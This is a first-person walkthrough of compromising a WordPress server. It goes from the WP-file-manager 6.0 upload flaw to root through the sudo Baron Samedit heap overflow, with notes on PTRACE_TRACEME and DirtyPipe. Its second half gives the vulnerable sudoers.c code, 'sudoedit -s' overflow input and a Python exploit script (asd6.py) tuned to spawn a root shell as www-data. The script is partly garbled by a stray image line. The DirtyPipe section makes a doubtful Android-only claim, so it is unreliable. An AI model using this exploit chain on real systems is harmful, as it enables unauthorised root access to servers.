Wordpress is a platform for HTTP servers that comes prepared with MySQL, html templates and support for many different plugins. Some of which introduce security vulnerabilities like arbitruary PHP upload and execution in the case of WP-file-manager v6.0. Once this is plugin is activated, any user with http access to the server gets code execution on the system as user www-data. This can be done with a simple python script from https://www.exploit-db.com/exploits/51224.

Once this is done, there are many ways to take advantage of certain privileges that the administrators have given the unpriviliged user. One of these is with the user's sudo priviliges. That is why it is very import to understand the functionality of every command that the user is allowed to execute as root. Another is the user's permissions on files that are executed by cron jobs. A user that has write permissions on a file that cron will execute as root will have administrative code execution. So really it comes down to controlling a program that is being run by a more privileged user.

in Linux kernel versions before 5.1.17, there is a bug that allows for child processes to gain their parent process' priviledges by forcing their parent process to ptrace attach to them using PTRACE\_TRACEME. This can become a problem when a program like pkexec is used to execute something priviliged while it's child process uses PTRACE\_TRACEME, this will give a regular user a root shell. The code for this bug can be found at https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=401217. The bright side about this vulnerability is that it can only be exploited by a user with an active Polkit agent, meaning that this will not work through an SSH session and it will not work with www-data through the WP-file-manager vulnerability. Therefore this will only work if you find a way to use www-data to execute a program as another user, back to square one.

There is another method of exploiting the linux kernel in order to write data into files that a regular user only has read permissions on. the CVE-2022-0847 "DirtyPipe" vulnerability claims to be present in all linux kernels after 5.8. This vulnerabilty was discovered by Max Kellermann and involves exploiting the functionality of the splice() function. The splice function will write data to and from a pipe, file, socket, block device, or a character device and will not initialize the flags for the pipe\_buffer, allowing pages to be filled and drained with the PIPE\_BUF\_FLAG\_CAN\_MERGE flag set, and then still be set when splice is called. When the PIPE\_BUF\_FLAG\_CAN\_MERGE flag is set on a pipe, data written into this pipe will overwrite the cached file page instead of creating a new anomyous struct pipe\_buffer. This means if we add a reference to the page cache by splicing our target file into the "dirty"/unitialized pipe, we can then write arbitrary data into that pipe which will overwrite the page cache for the target file and give us arbitrary write. However after trying this on different linux VMs, I could not get it to work and I read somewhere that this is a vulnerability that is unique to android devices. If this is correct and it was not just because I messed something up, it really is quite strange that this vulnerability is advertised as exploitable on all linux devices by the likes Hackersploit on yountube among others. Oh well.

Another method of privilege escalation is by exploiting a vulnerability that has existed in sudo for over 10 years. This vulnerability is present in sudo versions before 1.9.5p2 and can bet exploited by manipulating a crash caused by using `sudoedit -s 'AAAAAAAA\'`. This command uses a back slash to esentially escape the null byte that terminates the string and allows for extra data to overflow the buffer. You can see in <size += strlen(\*av) + 1;> that the size to be allocated on the heap will be the string length of the arguments, this uses strlen to determine that size which will return the correct size. Then sudo loops through each character of the arguments to find escaped meta chars and copies each character to the heap, <user\_args = malloc(size)><to = user\_args><\*to++ = \*from++;>. The bug is present in <if (from[0] == '\\' && !isspace((unsigned char)from[1]))> which can be exploited to copy the overflow data.

--------------------sudoers.c-----------------------------

if (NewArgc > 1) {

char \*to, \*from, \*\*av;

size\_t size, n;

/\* Alloc and build up user\_args. \*/

for (size = 0, av = NewArgv + 1; \*av; av++)

size += strlen(\*av) + 1;

if (size == 0 || (user\_args = malloc(size)) == NULL) {

sudo\_warnx(U\_("%s: %s"), \_\_func\_\_, U\_("unable to allocate memory"));

debug\_return\_int(-1);

}

if (ISSET(sudo\_mode, MODE\_SHELL|MODE\_LOGIN\_SHELL)) {

/\*

\* When running a command via a shell, the sudo front-end

\* escapes potential meta chars. We unescape non-spaces

\* for sudoers matching and logging purposes.

\*/

for (to = user\_args, av = NewArgv + 1; (from = \*av); av++) {

while (\*from) {

if (from[0] == '\\' && !isspace((unsigned char)from[1]))

from++;

\*to++ = \*from++;

}

\*to++ = ' ';

}

\*--to = '\0';

}

--------------------------------------------------------------

This bug can be used to overwrite a struct in libc to redirect code execution into the nss\_load\_library function, causing an unprivileged shared object to be loaded and exected as root to spawn a shell. Using a python script written by LiveOverflow, who has a very informative and investigative video series on the vulnerability\*. We can upload our documents like so.

Notice that gcc can not be used through this shell as www-data, a simple `uname -a` and `sudo -V` could be used to get the system information to compile the shared object on a replicated system and then the elf can be uploaded. Another very important reason to replicate the system would be to use gdb as root and examine how the exploit script, asd6.py, overflows the ni struct and adjust the argument values accordingly.

A screenshot of a computer screen

Description automatically generated

In libc source code, there is a struct called service\_user that is responsible for keeping the methods of looking up data such as passwd, group, and shadow as well as a pointer to a shared object, which we overwrite. This struct is named ni and is passed into the nss\_lookup\_function, where it calls nss\_load\_library if all other variables in the ni struct are null. Since we control the service\_user struct we can make this happen.

A screenshot of a computer

Description automatically generated

I found that for an old version of ubuntu-20.04-preinstalled-server-arm64+raspi, the script below works.

---------------------asd6.py--------------

import json

import subprocess

import sys

import os

NEXT = "22223333"

#LIBRARY = "00001111"

#KNOWN = "AAAABBBB"

NAME = "XXXX/liveoverflow"

cases = []

arg = [

"B"\*124+"\\",

"A"\*(147)+"\\","\\","\\","\\","\\","\\","\\","\\","QWERTYUIOPASDFGHJKLZXCVB\\",

"\\","\\","\\","\\","\\","\\","\\",

"\\","\\","\\","\\","\\","\\","\\","\\",

"XXXX/liveoverflow",

"TZ="+"0"\*2944


]

args = ["/var/www/wordpress/wp-content/plugins/wp-file-manager/lib/files/sudoenv2"] + arg

os.execv("/var/www/wordpress/wp-content/plugins/wp-file-manager/lib/files/sudoenv2", args)

--------------------------------------------------

Once all of our files are uploaded to the server and executable, we execute asd6.py as www-data and a root shell is spawned.



\*https://www.youtube.com/watch?v=TLa2VqcGGEQ&list=PLhixgUqwRTjy0gMuT4C3bmjeZjuNQyqdx&ab\_channel=LiveOverflow